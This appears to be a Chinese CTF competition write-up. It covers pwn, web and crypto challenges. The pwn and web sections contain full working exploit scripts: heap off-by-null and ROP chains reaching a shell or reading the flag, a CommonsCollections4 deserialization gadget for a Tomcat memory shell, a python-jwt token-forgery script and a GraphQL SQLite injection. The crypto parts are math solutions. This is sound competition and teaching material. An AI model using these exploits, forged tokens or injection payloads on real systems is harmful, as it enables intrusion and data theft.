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pwn

sandboxheap

分析sandbox使用ptrace实现了沙箱, 当调用syscall=10000 且 rdi = 3的时候, 通过执行 sub_B60 函数, 可以设置

stru_202040.r15 的低几位, 从而可以进行orw。

```
if ( LODWORD(reg.orig_rax) <= 0x2710 && *((_BYTE *)&stru_202040.r15 + SLODWORD(reg.orig_rax)) )//
{
    reg.orig_rax = -1LL;
    if ( ptrace(PTRACE_SETREGS, sonPid, 0LL, &reg) == -1 )
        break;
    orig_rax = reg.orig_rax;
}
switch ( orig_rax )
{
    case 0xE7uLL:
        goto LABEL_24;
    case 0x2710uLL:
        sub_B60(reg.rdi);
        break;
    case 0x3CuLL:</pre>
```

分析sanboxheap,在edit的时候会出现1比特的溢出,可以造成offbynull,构造堆块重叠,改freehook为setcontext+53,利用rop来orw。实际操作的时候需要把rop链分开发送,否则就会出现错误。

```
def create(idx, size):
    p.sendlineafter('Your choice: ', '1')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
def code(input, fuck):
    output = ''
    for s in input:
        x = int(s)
        for i in range(0, 8):
            if x&(1<<i):
                output += '1'
            else:
                output += '0'
    if fuck:
        output += '0'
    return output
def edit(idx, content, fuck):
    p.sendlineafter('Your choice: ', '2')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', code(content, fuck))
def show(idx):
    p.sendlineafter('Your choice: ', '3')
    p.sendlineafter(':', str(idx))
def delete(idx):
    p.sendlineafter('Your choice: ', '4')
    p.sendlineafter(':', str(idx))
# p = process(['./sandbox', './sandboxheap'])
# p = process('./sandboxheap')
# context(log_level = 'debug')
p = remote('39.106.13.71', 39120)
libc = ELF('./libc-2.27.so')
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
create(1, 0x10)
```

```
create(2, 0x88)
create(3, 0x80)
create(4, 0x10)
for i in range(0x9, 0x10):
    delete(i)
edit(2, b' \times 00'*0\times 80 + p64(0\times 140), 1)
delete(0)
delete(3)
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
show(0)
libcbase = u64(p.recvuntil('\x7f')[-6:].ljust(8,
b'\x00')) - 0x3ebe60
log.success('libcbase:' + str(hex(libcbase)))
create(3, 0x10)
delete(4)
delete(3)
create(3, 0x10)
show(1)
heapbase = u64(p.recvuntil('\n', drop = True)
[-6:].ljust(8, b'\x00')) - 0x820
log.success('heapbase:' + str(hex(heapbase)))
freehook = libcbase + libc.symbols['__free_hook']
setcontext = libcbase + libc.symbols['setcontext']
delete(1)
edit(3, p64(freehook), 0)
create(1, 0x10)
create(4, 0x10)
edit(4, p64(setcontext+53), 0)
ret = libcbase + 0x00000000000547e4
ropaddr = heapbase + 0xa50
flagaddr = ropaddr - 0x50
```

```
flag = ropaddr - 0x210
payload1 = b'flag'+b' \times 00'*(0 \times a0-
0x4)+p64(ropaddr)+p64(ret)
create(5, 0x200)
edit(5, payload1, 0)
poprax = libcbase + 0x000000000001b500
poprdi = libcbase + 0x000000000002164f
poprsi = libcbase + 0x0000000000023a6a
poprdx = libcbase + 0x0000000000001b96
syscall = libcbase + 0x000000000000002625
binsh = libcbase + 0x00000000001b3d88
poprsp = libcbase + 0x000000000000396c
ropaddr2 = heapbase + 0xc60
payload2 =
p64(ret)+p64(poprax)+p64(0x2710)+p64(poprdi)+p64(3) +
p64(syscall)
payload2 += p64(poprax) + p64(2) + p64(poprdi) + p64(flag) +
p64(syscall)
payload2 +=
p64(poprax)+p64(0)+p64(poprdi)+p64(3)+p64(poprsp)+p64(r
opaddr2)
create(6, 0x200)
edit(6, payload2, 0)
payload3 = p64(ret) +
p64(poprsi)+p64(flagaddr)+p64(poprdx)+p64(0x40)
+p64(syscall)
payload3 +=
p64(poprax)+p64(1)+p64(poprdi)+p64(1)+p64(syscall)
create(7, 0x200)
edit(7, payload3, 0)
# debug()
# sleep(4)
```

bitheap

和sandboxheap类似,只是没有了sandbox。

所以去掉exp中调用syscall 10000的情况就可以

```
from pwn import *
def debug():
    gdb.attach(p, '''
        set follow-fork-mode child
        ''')
def create(idx, size):
    p.sendlineafter('Your choice: ', '1')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
def code(input, fuck):
    output = ''
    for s in input:
        x = int(s)
        for i in range(0, 8):
            if x&(1<<i):
                output += '1'
            else:
                output += '0'
    if fuck:
        output += '0'
    return output
def edit(idx, content, fuck):
    p.sendlineafter('Your choice: ', '2')
    p.sendlineafter(':', str(idx))
```

```
p.sendlineafter(':', code(content, fuck))
def show(idx):
    p.sendlineafter('Your choice: ', '3')
    p.sendlineafter(':', str(idx))
def delete(idx):
    p.sendlineafter('Your choice: ', '4')
    p.sendlineafter(':', str(idx))
# p = process(['./sandbox', './sandboxheap'])
# p = process('./sandboxheap')
# context(log_level = 'debug')
p = remote('39.106.13.71', 39120)
libc = ELF('./libc-2.27.so')
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
create(1, 0x10)
create(2, 0x88)
create(3, 0x80)
create(4, 0x10)
for i in range(0x9, 0x10):
    delete(i)
edit(2, b' \times 00'*0 \times 80 + p64(0 \times 140), 1)
delete(0)
delete(3)
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
show(0)
libcbase = u64(p.recvuntil('\x7f')[-6:].ljust(8,
b'\x00')) - 0x3ebe60
log.success('libcbase:' + str(hex(libcbase)))
create(3, 0x10)
delete(4)
delete(3)
```

```
create(3, 0x10)
show(1)
heapbase = u64(p.recvuntil('\n', drop = True)
[-6:].1just(8, b'\x00')) - 0x820
log.success('heapbase:' + str(hex(heapbase)))
freehook = libcbase + libc.symbols['__free_hook']
setcontext = libcbase + libc.symbols['setcontext']
delete(1)
edit(3, p64(freehook), 0)
create(1, 0x10)
create(4, 0x10)
edit(4, p64(setcontext+53), 0)
ret = libcbase + 0x00000000000547e4
ropaddr = heapbase + 0xa50
flagaddr = ropaddr - 0x50
flag = ropaddr-0x210
payload1 = b'flag'+b' \times 00'*(0 \times a0-
0x4)+p64(ropaddr)+p64(ret)
create(5, 0x200)
edit(5, payload1, 0)
poprax = libcbase + 0x000000000001b500
poprdi = libcbase + 0x000000000002164f
poprsi = libcbase + 0x0000000000023a6a
poprdx = libcbase + 0x0000000000001b96
syscall = libcbase + 0x00000000000002625
binsh = libcbase + 0x00000000001b3d88
poprsp = libcbase + 0x00000000000396c
ropaddr2 = heapbase + 0xc60
payload2 =
p64(ret)#+p64(poprax)+p64(0x2710)+p64(poprdi)+p64(3) +
p64(syscall)
payload2 += p64(poprax) + p64(2) + p64(poprdi) + p64(flag) +
p64(syscall)
```

```
payload2 +=
p64(poprax)+p64(0)+p64(poprdi)+p64(3)+p64(poprsp)+p64(r
opaddr2)

create(6, 0x200)
edit(6, payload2, 0)

payload3 = p64(ret) +
p64(poprsi)+p64(flagaddr)+p64(poprdx)+p64(0x40)
+p64(syscall)
payload3 +=
p64(poprax)+p64(1)+p64(poprdi)+p64(1)+p64(syscall)
create(7, 0x200)
edit(7, payload3, 0)
# debug()
# sleep(4)
delete(5)
```

protocol

利用github上的<u>https://github.com/marin-m/pbtk</u>, 分离出ctf.proto

```
syntax = "proto2";

package ctf;

message pwn {
    optional bytes username = 1;
    optional bytes password = 2;
}
```

利用源码编译出来的protoc, 生成ctf_pb2.py, 就可以发送特定格式的protobuf

之后利用ctf_pb2.py来发送特定包打断点,可以发现username和password会复制到栈上,可以构造栈溢出。 利用静态编译中的gadget, 先read进来binsh字符串, 然后调用execve。

但是会有 \x00 截断, 可以从后往前发送构造rop链, 最后利用 ParseFromString Fail!来跳出循环

```
[+] Opening connection to 101.201.71.136 on port 23326: Done
[*] Switching to interactive mode
ParseFromString Fail!
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
protocol
$ cat flag
flag{95633b2c-0cdf-4fb8-a2cd-e4d180e49a7a}$
```

```
from pwn import *
import ctf_pb2

def debug():
    gdb.attach(p, '''
        b *0x0000000000407845
        ''')

def setropchain(rop):
    protobuf = ctf_pb2.pwn()
    protobuf.username = rop
    protobuf.password = b'bb'
    p.sendafter(b'Login: ',
    protobuf.SerializeToString())

poprdi = 0x00000000000404982
poprsi = 0x000000000000588bbe
```

```
poprdx = 0x000000000040454f
poprax = 0x00000000005bdb8a
sys = 0x000000000068F0A4
bss = 0x000000000081a2c8
#p = process('./protocol')
context(log_level = 'debug')
p = remote('101.201.71.136', 23326)
rop = [poprax, 0, poprdi, 0, poprsi, bss, poprdx, 0x8,
sys,
    poprax, 0x3b, poprdi, bss, sys]
# debug()
for i in range(0, 14):
    pre = b'a'*0x148+b'a'*0x8*(13-i)
    if rop[13-i] == 0:
        for k in range(0, 8):
            setropchain(pre+b'a'*(7-k))
    elif rop[13-i] == 0x10:
        for k in range(0, 7):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:1])
    elif rop[13-i] == 0x3b:
        for k in range(0, 7):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:1])
    else:
        for k in range(0, 5):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:3])
    # debug()
protobuf = ctf_pb2.pwn()
protobuf.username = p32(0x2)
protobuf.password = p32(0x2)
p.sendafter(b'Login: ',protobuf.SerializeToString())
sleep(1)
p.send(b'/bin/sh\x00')
```

unexploited

unexploitable

vmmp发现程序拥有vssycall段落

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
                     0x555555555000 r-xp
   0x555555554000
                                           1000 0
  /home/q/Desktop/unexploitable
   0x55555754000 0x555555755000 r--p 1000 0
  /home/q/Desktop/unexploitable
   0x555555755000 0x555555756000 rw-p
                                           1000
      /home/q/Desktop/unexploitable
   0x7ffff79e2000 0x7ffff7bc9000 r-xp
                                         1e7000 0
  /lib/x86 64-linux-gnu/libc-2.27.so
   0x7ffff7bc9000
                     0x7ffff7dc9000 ---p
                                         200000
1e7000 /lib/x86 64-linux-gnu/libc-2.27.so
   0x7ffff7dc9000 0x7ffff7dcd000 r--p
                                           4000
1e7000 /lib/x86 64-linux-gnu/libc-2.27.so
   0x7ffff7dcd000 0x7ffff7dcf000 rw-p
                                           2000
1eb000 /lib/x86 64-linux-gnu/libc-2.27.so
   0x7ffff7dcf000 0x7ffff7dd3000 rw-p
                                          4000 0
   0x7ffff7dd3000
                    0x7fffff7dfc000 r-xp
                                          29000 0
  /lib/x86 64-linux-gnu/ld-2.27.so
   0x7ffff7fdc000 0x7ffff7fde000 rw-p
                                           2000 0
   0x7ffff7fde000
                     0x7ffff7ff8000 r--p 1a000 0
  /etc/ld.so.cache
   0x7ffff7ff8000
                     0x7ffff7ffb000 r--p 3000 0
  [vvar]
```

```
0x7ffff7ffb000  0x7ffff7ffc000 r-xp  1000 0
  [vdso]
  0x7ffff7ffc000  0x7ffff7ffd000 r--p  1000
29000 /lib/x86_64-linux-gnu/ld-2.27.so
  0x7ffff7ffd000  0x7ffff7ffe000 rw-p  1000
2a000 /lib/x86_64-linux-gnu/ld-2.27.so
  0x7ffff7ffe000  0x7ffff7fff000 rw-p  1000 0

  0x7ffffffde000  0x7ffffffff000 rw-p  21000 0
  [stack]
0xffffffffff600000 0xfffffffffff601000 --xp  1000 0
  [vsyscall]
```

打法非常简单 ret2vdso,利用修改rbp为0xfffffffff600400 滑动rip,再进行低字节修改,低三位是onegadget低三位,低4 5 6位需要爆破概率为1/4096

exp

```
from pwn import *
#context.log_level='debug'
vsyscall = 0xffffffffff600400
st=""
while True:
    try:
        sh = process('./un')

sh.send(b"a"*0x10+p64(vsyscall)*3+p16(0x3302)+p8(0xa3)
)
        sh.sendline("cat flag")
        st = sh.recv(timeout=0.3)
        print(st)
    except:
        sh.close()
        continue
```

```
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b''
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b''
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b'flag{9d1fa4bb-ec42-442c-a144-83be29db2777}'
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
```

Web

EzJava & SOLVED & #Gadgets

下载到源码之后,可以看到存在 CommonsCollection4 的依赖,并且远程不出网,只好打内存马了 直接使用 CommonsCollections4 注入 Tomcat 内存马即可


```
@Dependencies({"commons-collections:commons-
collections:4.4.0"})
public class CommonsCollections4 implements
ObjectPayload<PriorityQueue<Object>> {

    public PriorityQueue<Object> getObject(String code)
throws Exception {
        Object templates =
Gadgets.createTemplatesImpl(code);

    org.apache.commons.collections4.functors.InvokerTransf
    ormer transformer = new InvokerTransformer("toString",
        new Class[0], new Object[0]);
        PriorityQueue<Object> queue = new
PriorityQueue(2, new
TransformingComparator(transformer));
        queue.add(1);
```

```
queue.add(1);
    Reflections.setFieldValue(transformer,
"iMethodName", "newTransformer");
    Object[] queueArray = (Object[])
(Reflections.getFieldValue(queue, "queue"));
    queueArray[0] = templates;
    queueArray[1] = 1;
    return queue;
}
```

执行 cat /flag 获取 flag



FunGame & SOVLED & #JWT #SQLITE

Python-Jwt==3.3 版本存在漏洞

https://github.com/davedoesdev/python-jwt/commit/88ad 9e67c53aa5f7c43ec4aa52ed34b7930068c9

使用如下代码可以创建一个管理员 Token

```
from json import loads, dumps

from jwcrypto.common import base64url_decode,
base64url_encode
```

```
if __name__ == '__main__':
   topic =
"eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NjcxM
DU4ODUsImlhdCI6MTY2NzEwNTU4NSwiaXNfYWRtaW4i0jAsImlzX2xv
Z2luIjoxLCJqdGkiOiJVSkxsUElKc2JtUk1RU3V4V29HTEpnIiwibmJ
mIjoxNjY3MTA1NTg1LCJwYXNzd29yZCI6IjEiLCJ1c2VybmFtZSI6Ij
EifQ.XIVFw2isF320bI4zn1HsQQ4aIlbxcoo1EXf2ZGo26ki3cT8ClQ
0 TfTXmjnyiaMKq02iOLVHZU43TznDXv1bm4cPaxxfGUDWE4b37XSmA
xLVxecdgBiIQ1skS6qcKbcGLNLyzqtuyHG-
fUu6dccea1v1k7BJVSsqfPrtdRYcSnTcKcA4BQk3sP4GgX85ZPqyy4b
uJL5ebSE9A6seeEtjatH4ftdtIJQWrqVlMtBEkcTzxWvZ37rGquumDo
ujReX9sCpZMhq7lLEViMULgOta16zHW 3lgclwrqE1J 157WFx68ePw
VfofgO1u9qUKqfY8CufIGCFg2tD7pDGipAYdg"
    [header, payload, signature] = topic.split('.')
   parsed payload = loads(base64url decode(payload))
   parsed payload['is admin'] = 1
   print(parsed_payload)
   fake payload =
base64url_encode((dumps(parsed_payload, separators=
(',', ':'))))
   fake = '{" ' + header + '.' + fake payload +
'.":"", "protected":"' + header + '", "payload":"' +
payload + '", "signature":"' + signature + '"}'
   print(fake)
```

之后发现 GraphQL 可以 SQL 注入。并且经过尝试远程的数据库选用的是 SQLITE。配合以下脚本可以直接得到 FLAG。

```
import requests
from json import loads, dumps

from jwcrypto.common import base64url_decode,
base64url_encode
```

```
REMOTE = "http://eci-
2ze2zfvgob4911wcvqg3.cloudeci1.ichunqiu.com"
LOGIN API = "/signin"
REGISTER API = "/signup"
GET_FLAG_API = "/getflag"
GRAPHQL_API = "/graphql"
Session = requests.session()
# Session.proxies = {
      'http':'127.0.0.1:48080'
# }
commons user login info = {
    'username': '1',
    'password': '1'
}
def register():
    register_info = {
        'username': '1',
        'password': '1'
    }
    response = Session.post(REMOTE + REGISTER API,
json=register info)
    if 'Success' in response.text:
        print('[+]', '注册成功')
    elif 'exist' in response.text:
        print('[*]', '用户已经存在')
def login(login_info):
    response = Session.post(REMOTE + LOGIN_API,
json=login_info)
    if "Success" in response.text:
        print('[+]', '登陆成功')
    else:
        print(response.text)
```

```
def gen fake token(token):
   try:
        [header, payload, signature] = token.split('.')
        parsed payload =
loads(base64url decode(payload))
        parsed payload['is admin'] = 1
       fake payload =
base64url encode((dumps(parsed payload, separators=
(',', ':'))))
       fake = '{" ' + header + '.' + fake_payload +
'.":"", "protected":"' + header + '", "payload":"' +
payload + '", "signature": " + signature + '"}'
        return fake
   except:
        return None
def execute_graphql(graphql):
    register()
   login(commons_user_login_info)
    raw token = Session.cookies['token']
   fake token = gen fake token(raw token)
   Session.cookies['token'] = fake token
    if raw_token and fake_token:
        print('[+]', '生成 admin token 成功')
        execute info = {
            'query': graphql
        }
        response = Session.post(REMOTE + GRAPHQL_API,
data=execute_info)
       print('[+]', '{} 执行成功'.format(graphql), '结
果如下')
        print(response.text)
   else:
```

```
print('[-]', '生成 admin token 失败',
   Session.cookies)
   def getFlag(password):
          login({
                 'username': "admin",
                 'password': password
          })
          response = Session.get(REMOTE + GET FLAG API)
          print(response.text)
   if name == ' main ':
          # 拿到 admin 的帐号和密码
          execute graphql(
                   '{getscoreusingnamehahaha (name:"admin1\'
   union select name || \' \' || password FROM users
   where name=\'admin\' -- "){name,score,userid}}')
          # 登陆拿flag
          getFlag("72Mbxcbr0w4nZ2eyzk8C")
     # 拿到 admin 的帐号和密码
# execute_graphql(
          '{getscoreusingnamehahaha (name:"admin1\' union select name || \' \' ||password FROM users where name=\'admin\' -- "){name,score,userid}}')
    # 登陆拿flag
      getFlag("72Mbxcbr0w4nZ2eyzk8C")
     # execute_graphql('{getscoreusingnamehahaha (name:"admin1\' union select tbl_name FROM sqlite_master -- "){name,score,userid}}' )
     # execute_graphql('{__schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}')
# execute_graphql('{__schema{types{name,fields{name}}}}')
      # temp = """{getscoreusingnamehahaha(name:"admin"){}}""
     # execute_graphql(temp)
Run: @ Execute
C:\Users\Administrator\.virtualenvs\WorkSpace-3-76adaw\Scripts\python.exe E:/CTF/2022/WDB/openlitespeed/Script/Execute.py
Process finished with exit code 0
```

RUST-Waf & SOLVED & #Rust #NodeJs

```
use std::env;
use serde::{Deserialize, Serialize};
use serde_json::Value;
```

```
static BLACK PROPERTY: &str = "protocol";
#[derive(Debug, Serialize, Deserialize)]
struct File{
    #[serde(default = "default_protocol")]
    pub protocol: String,
    pub href: String,
    pub origin: String,
    pub pathname: String,
    pub hostname:String
}
pub fn default protocol() -> String {
    "http".to string()
}
//protocol is default value, can't be customized
pub fn waf(body: &str) -> String {
    if body.to lowercase().contains("flag") ||
 body.to_lowercase().contains("proc"){
        return String::from("./main.rs");
    if let Ok(json body) = serde json::from str::
<Value>(body) {
        if let Some(json_body_obj) =
json_body.as_object() {
            if json_body_obj.keys().any(|key| key ==
BLACK PROPERTY) {
                return String::from("./main.rs");
            }
        }
        //not contains protocol, check if struct is File
        if let Ok(file) = serde_json::from_str::<File>
(body) {
            return
serde_json::to_string(&file).unwrap_or(String::from("./
main.rs"));
        }
```

```
} else{
    //body not json
    return String::from(body);
}
return String::from("./main.rs");
}

fn main() {
    let args: Vec<String> = env::args().collect();
    println!("{}", waf(&args[1]));
}
```

这篇文章 提到了 serde 的一个特性, 那就是可以直接传数组, 在反序列化的时候自动帮你构建成一个 JSON 对象。之后在 JSON 序列化一下就可以得到 JSON 字符串了。

["file:","\u0066\u0069\u0065\u0065\u003a\u002f\u002f\u002f\u002f\u0061\u0066\



leak_rsa

找到08年那个论文。

github找到个python脚本,改了改。

k直接用原脚本不行。给d的未知比特填上1,然后用背包问题,LLL 搞一下,求出k的一个估计值。

```
p_bits = [None for _ in range(512)]
q bits = [None for in range(512)]
d_bits = [None for _ in range(1024)]
# construct le order bits lists!
def get_par_bits(par_bits, hint):
    11 = len(par_bits)
   for i in range(ll):
        if i in hint:
            par bits[i] = int(hint[i])
get_par_bits(p_bits, hint1)
get_par_bits(q_bits, hint2)
get_par_bits(d_bits, hint3)
# TODO: check here, maybe incorrect
p_bits.reverse()
q_bits.reverse()
d_bits.reverse()
def _find_k(N, e, d_bits, k_min, k_max):
    0.00
    Here d_bits is in fact hint3
```

```
output best_d_bits is also d_bin, binary string
type
    0.000
    best match count = 0
    best k = None
    best_d__bits = None
    # Enumerate every possible k value.
    for k in range(k min, k max):
        d_{-} = (k * (N + 1) + 1) // e
        d bits = bin(d)[2:].zfill(1024)
        match count = 0
       miss count = 0
        # Only check the most significant half.
        for i in range(0, len(d bits) // 2):
            if i in d_bits and (d_bits[i]) ==
d bits[i]:
                match count += 1
            if i in d_bits and (d_bits[i]) !=
d bits[i]:
                miss count += 1
        # Update the best match for d.
        if match_count > best_match_count:
            best_match_count = match_count
            best_k = k
            best d bits = d bits
            print(match_count,miss_count,k)
    return best_k, best_d__bits
d bin = ''
for i in range(1024):
    if i not in hint3:
        d_bin += '?'
```

```
else:
        d bin += hint3[i]
M = Matrix(ZZ, 34+330, 35+330)
X = 2^10
for i in range(33):
    M[i, i] = X
    M[i, -2] = int((bin(2^i * (n+1)//e)
[2:].zfill(1024))[:512], 2)
   M[-1, i] = X/2
j=33
for i in range(512):
    if i not in hint3:
        M[j, j] = X
       M[j, -2] = 2^{(511-i)}
       M[-1, j] = X/2
        j += 1
M[-1, -1] = X/2
M[-2, -2] = X/2
M[-1, -2] = int((d_bin.replace('?', '1'))[:512], 2)
M_{-} = M.LLL()
for v in M:
    if abs(v[-1]) == X/2 and v[-2] / v[-1] > 0:
        print(v / v[-1])
        k = 0
        for j in range(32):
            k += (1 - v[j]/v[-1]) / 2 * 2^j
        print(k)
        z = find_k(n, e, hint3, k-1000, k+1000)
        print(z)
```

0.00 d的匹配度最好的情况: 183个比特对了182个 k = 1972411342d bin =

然后再用github这个脚本,一夜分解出了p和q

00110100011001001110010110111111111111

0.00

```
import os
import sys
from itertools import product

def int_to_bits_le(i, count):
    """
```

```
Converts an integer to bits, little endian.
    :param i: the integer
    :param count: the number of bits
    :return: the bits
    ....
    bits = []
    for _ in range(count):
        bits.append(i & 1)
        i >>= 1
    return bits
def bits_to_int_le(bits, count):
    ....
    Converts bits to an integer, little endian
    :param bits: the bits
    :param count: the number of bits
    :return: the integer
    0.00
    i = 0
    for k in range(count):
        i |= (bits[k] & 1) << k
    return i
# Section 3.
def _tau(x):
    i = 0
    while x \% 2 == 0:
        x //= 2
        i += 1
    return i
```

```
# Section 2.
def correct msb(d bits, d bits):
    print(len(d bits))
    # Correcting the most significant half of d.
    for i in range(len(d_bits) // 2 + 2, len(d_bits)):
        d_bits[i] = d__bits[i]
# Section 3.
def correct lsb(e, d bits, exp):
    # Correcting the least significant bits of d.
    # Also works for dp and dq, just with a different
exponent.
    inv = pow(e, -1, 2 ** exp)
    for i in range(exp):
        d bits[i] = (inv >> i) & 1
# Branch and prune for the case with p, q, and d bits
known.
# @ti.func
def _branch_and_prune_pqd(N, e, k, tk, p, q, d, p_, q_,
i):
    if i == len(p) or i == len(q):
        yield p_, q_
    else:
        d_ = bits_to_int_le(d, i)
        c1 = ((N - p_* q_) >> i) & 1
       # Seems incorrect..
       \# c2 = ((k * (N + 1) + 1 - k * (p_ + q_) - e *
d_{-}) >> (i + tk)) & 1
       \# c2 = ((k * (p_ + q_ ) + e * d_ - k * (N + 1) +
1) >> (i + tk)) & 1
```

```
tmp = abs(k * (N + 1) + 1 - k * (p_ + q_ ) - e
* d_ )
        c2 = (tmp >> (i+tk)) & 1
        p_prev = p[i]
        q_prev = q[i]
        d prev = 0 if i + tk >= len(d) else d[i + tk]
        p_possible = [0, 1] if p_prev is None else
[p_prev]
        q_possible = [0, 1] if q_prev is None else
[q prev]
        d possible = [0, 1] if d prev is None else
[d prev]
        for p bit, q bit, d bit in product(p possible,
q possible, d possible):
            # Addition modulo 2 is just xor.
            if p bit ^ q bit == c1 and d bit ^ p bit ^
q bit == c2:
                p[i] = p_bit
                q[i] = q_bit
                if i + tk < len(d):
                    d[i + tk] = d bit
                yield from _branch_and_prune_pqd(N, e,
k, tk, p, q, d, p_ | (p_bit << i), q_ | (q_bit << i), i
+ 1)
        p[i] = p_prev
        q[i] = q_prev
        if i + tk < len(d):
            d[i + tk] = d_prev
```

```
def factorize_pqd(N: int, e: int, p_bits: list, q_bits:
list, d bits: list) -> tuple:
    0.00
    Factorizes n when some bits of p, q, and d are
known.
    If at least 42% of the bits are known, this attack
should be polynomial time, however, smaller percentages
might still work.
    More information: Heninger N., Shacham H.,
"Reconstructing RSA Private Keys from Random Key Bits"
    :param N: the modulus
    :param e: the public exponent
    :param p bits: bits of p in le order, if p bits[i]
unknown then p bits[i] == None
    :param q bits: similar as above
    :param d bits: similar as above
    :return: a tuple containing the prime factors
    p bits[0] = 1
    q_bits[0] = 1
    k = 1972411342
    #TODO: fix here
```

d bin =

00110100011001001110010110111111111111

```
d_bits = [0 for i in range(len(d_bin))]
for i in range(len(d_bin)):
    d_bits[i] = d_bin[i]

_correct_msb(d_bits, d_bits)

tk = _tau(k)
    _correct_lsb(e, d_bits, 2 + tk)

print("Starting branch and prune algorithm...")
for p, q in _branch_and_prune_pqd(N, e, k, tk,
p_bits, q_bits, d_bits, p_bits[0], q_bits[0], 1):
    if p * q == N:
        return int(p), int(q)
```

```
assert p*q == n

from gmpy2 import invert

phi = (p-1)*(q-1)
d = invert(e, phi)

m = pow(c, d, n)

from Crypto.Util.number import long_to_bytes

print(long_to_bytes(m))

b'flag{022db473-bd93-4c64-8e6f-a8f45205f364}'
```

little little fermat

yafu直接分出N

```
p =
1188785377289426564283464992957815718084824093908416422
2334476057487485972806971092902627112665734648016476153
593841839977704512156756634066593725142934001
q =
1188785377289426564283464992957815718084824093908416422
2334476057487485972806971092902627112665734646483980612
727952939084061619889139517526028673988305393
n =
1413210673257164263754835069152249300972468659604741550
6904017635686070743554027091108158975147178351963999658
9589495877214497196498978453005154272785048418715013714
4199262992485660387736692821709125021616207029459339846
8088028775786283788047418400408261988079373351719129746
9980246315623924571332042031367393
```

```
8136876283135898034875730394017899471881865667977445030
0533215016117959412236853310026456227434535301960147956
8436648627773007513196506362999430686200070670639454533
1099282849808355620535202563860064313784956308099679788
8503027153527315524658003251767187427382796451974118362
546507788854349086917112114926883
e = 65537
assert p*q == n
from Crypto.Util.number import long to bytes
phi = (p-1)*(q-1)
d = e.inverse mod(phi)
assert e*d % phi == 1
m = int(pow(c, d, n))
Fp = GF(p)
x = Fp(114514).multiplicative order()
print(x)
m = m ^ (x**2)
flag = long_to_bytes(int(m))
print(flag)
1188785377289426564283464992957815718084824093908416422
2334476057487485972806971092902627112665734648016476153
593841839977704512156756634066593725142934000
b'flag{I~ju5t_w@nt_30_te11_y0u_how_I_@m_f3ll1ng~}45108#
@7++3@79?3328?!!@08#712/+963-60#9-/83#+/1@@=59!/84@?
3#4!4=-9542/##'
```

tracing

可以根据trace文件推断具体执行过程,并且如果知道终止条件是可以反推的。gcd算法退出时应该是a,b一个为1一个为0,于是编写脚本反向求phi出来。

逆推是逆向师傅解的。具体的推法思路:先根据task挑选三个会执行到的分支语句。

比如挑选task.py(9)。

然后把trace.out处理一下,用solve.py把每一轮的分支扒出来,再用exp.py逆向。每一轮还有额外分支是,是否进行交换。分别存在了两个表。

```
# solve.py
cmp_table = ["task.py(9):", "task.py(14):",
"task.py(20): "]
cmp_table2 = ["9", "14", "20"]
store list = []
xchg list = []
file = open('trace.out')
try:
    file_context = file.read()
    # print(file_context)
    flag = 0
    count = 0
    for i in file_context:
        if flag == 1:
            flag = 0
            if i == "4":
                store_list.append(3)
                count += 1
```

```
if i == "2":
               print(count, end=",")
       else:
           if flag == 2:
               flag = 0
               if i == "0":
                   store list.append(0)
                   count += 1
               else:
                   if i == "1":
                       print(count, end=",")
           if i == "9":
               store list.append(1)
               count += 1
           if i == "1":
               flag = 1
           if i == "2":
               flag = 2
   for i in range(len(store_list) - 1, -1, -1):
       print(store list[i], end=",")
   print(len(store list))
   for l in range(len(xchg_list) - 1, -1, -1):
       print(xchg_list[1], end=",")
   print(len(xchg_list))
   # file context是一个string, 读取完后, 就失去了对
test.txt的文件引用
   # file context=open(file).read().splitlines(),则
   # file context是一个list,每行文本内容是list中的一个元
素
finally:
   file.close()
```

serial =

```
[1,0,0,1,3,3,1,1,0,1,3,3,1,0,0,1,0,1,1,0,1,3,1,0,0,0,1,
0,0,0,0,0,1,0,0,1,1,1,1,0,0,0,0,1,1,1,0,0,1,0,0,1,1,1,0
1,0,1,1,0,0,1,1,0,1,0,1,0,1,0,1,1,0,1,1,0,0,0,1,0,1,1,1
,1,0,1,0,1,1,1,1,1,1,1,1,0,0,0,0,0,1,0,0,1,0,0,1,0,1,
,0,0,0,1,0,0,1,1,0,1,1,0,0,0,0,0,1,0,0,1,0,0,1,1,0,1,1,
0,0,0,0,0,1,1,0,1,1,0,0,1,0,1,1,1,0,1,1,1,0,0,0,0,0,1,0,1
0,1,0,0,0,0,0,0,0,1,1,0,1,0,0,1,0,1,1,1,0,1,1,0,0,1,0,1
0,0,1,1,0,0,0,0,1,1,0,1,1,0,1,1,0,1,1,0,1,1,0,0,0,1,1
,0,1,1,1,0,0,0,0,1,0,0,0,1,1,1,0,0,1,1,0,0,0,0,0,1,0,1,
0,0,0,1,0,0,0,1,0,1,1,1,1,0,1,1,1,0,0,1,0,1,1,0,0,0,0,0
